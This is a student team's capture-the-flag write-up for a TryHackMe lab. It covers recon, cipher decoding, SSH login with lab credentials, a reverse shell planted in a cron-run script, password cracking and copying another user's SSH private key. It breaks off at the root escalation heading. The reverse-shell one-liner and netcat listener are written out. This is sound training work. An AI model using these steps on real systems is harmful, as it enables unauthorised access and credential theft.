PenTest 1

ROOM A

IKUN NO 1

Members:


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Recon and Enumeration (Where you gather data)


Members Involved: Chu Liang Chern, Chong Jii Hong, Ng Kai Keat, Siddiq Ferhad Bin Khairil Anual

Tools used: **Nmap, kali linux, firefox, Vigenère Cipher Decoder and Solver**

Thought Process and Methodology and Attempts:




When we get the machine ip, we try to use it. Kai Keat tries to put it into the search bar, but it shows nothing. Then we suggest using Nmap in kali linux. The Nmap takes a lot of time to scan, but the result is good. Nmap is the correct tool. However, there are thousands of ports scanned. We discussed and decided to go for a try with ssh.



We try the ports that are open one by one and finally find out the correct port which is 13117. There is a weird paragraph with alphabets and punctuation. After some time of researching, Siddiq found


out that this paragraph is in vigenere cipher. So we decided to use a vigenere decoder which is https://www.boxentriq.com/code-breaking/vigenere-cipher.



Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a

After decoding, Liang Chern finds this text suspicious and tells us that it is in English. We then use the key and decode it again and we found out that the last line does tell us the secret of the passage.



```
jabberwock:CurlingKnollsAgainTrumpet
Connection to 10.10.168.212 closed.

┌──(1211103095㉿kali)-[~]
└─$ ssh -p 22 jabberwock@10.10.168.212
jabberwock@10.10.168.212's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt |rev
thm{65d3710e9d75d5f346d2bac669119a23}
```


It shows us the credential after we input the secret. Jii Hong then suggested we try SSH in with the credentials we get and it works. We are very happy about our discovery. We list out the files that are inside the directory and find out user.txt. We opened up the file and saw a weird combination of words. At first we have no idea about how to solve this until Liang Chern finds out the hint in THM. He suggested we mirror the sentence and we finally get the user.txt flag.

Initial Foothold (where you gain the first reverse shell)


Members Involved: Chu Liang Chern, Chong Jii Hong, Ng Kai Keat, Siddiq Ferhad Bin Khairil Anual

Tools used: **kali linux, Firefox, pentestmonkey, Netcat**


Thought Process and Methodology and Attempts:




After we manage to get the user.txt flag, Jii Hong ls -la to list all the files inside to check something inside.




Next, Liang Chern entered cat/etc/crontab to find who runs the twasBrilling.sh.




Then, we start to create a revershell by nano twasBrilling.sh.



When we were still confused about this part, Siddiq suggested a website and took help from this website http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet. We decided to use bash -i >& /dev/tcp/machine ip/8080 0>&1.



After exiting the file, we open a new terminal and set up a listener with nc -lvnp 443.




After that, sudo reboot to reboot the machine

Horizontal Privilege Escalation (If any, if you pivot to other users)


Members Involved: Chu Liang Chern, Chong Jii Hong, Ng Kai Keat, Siddiq Ferhad Bin Khairil Anual

Tools used: **kali linux, Firefox, Crack Station, Cyberchef**


Thought Process and Methodology and Attempts:




When we got the response from Netcat, we noticed that we are connected as Tweedledum. we use [ls] to see what we have now. we read the humptydumpty.txt file, we find out there is a cipher inside.




We use Crack Station to decode it, and it has been decoded into several words, while also leaving one coded message.



Kai Keat found a way to decode it by using 'magic' operation in Cyberchef. It shows the password of the next user. Then, we redo the first step to get back access to the remote machine. with the password, we are able to privilege the next user, humptydumpty.



we see what we have with [ls]. However, this user has nothing for us to use. But then, Siddiq found that the directory of 'Alice' is slightly different from others. So Jii Hong changed the directory into it, and found out some common command is unable to use at 'alice' directory.



We then all separately try some common file names. After several attempts, Siddiq found .ssh is a directory, and also able to cat into a common directory id_rsa as he tried access to the private key. Therefore, he copied the value for further use.


Root Privilege Escalation (final step, rooting)

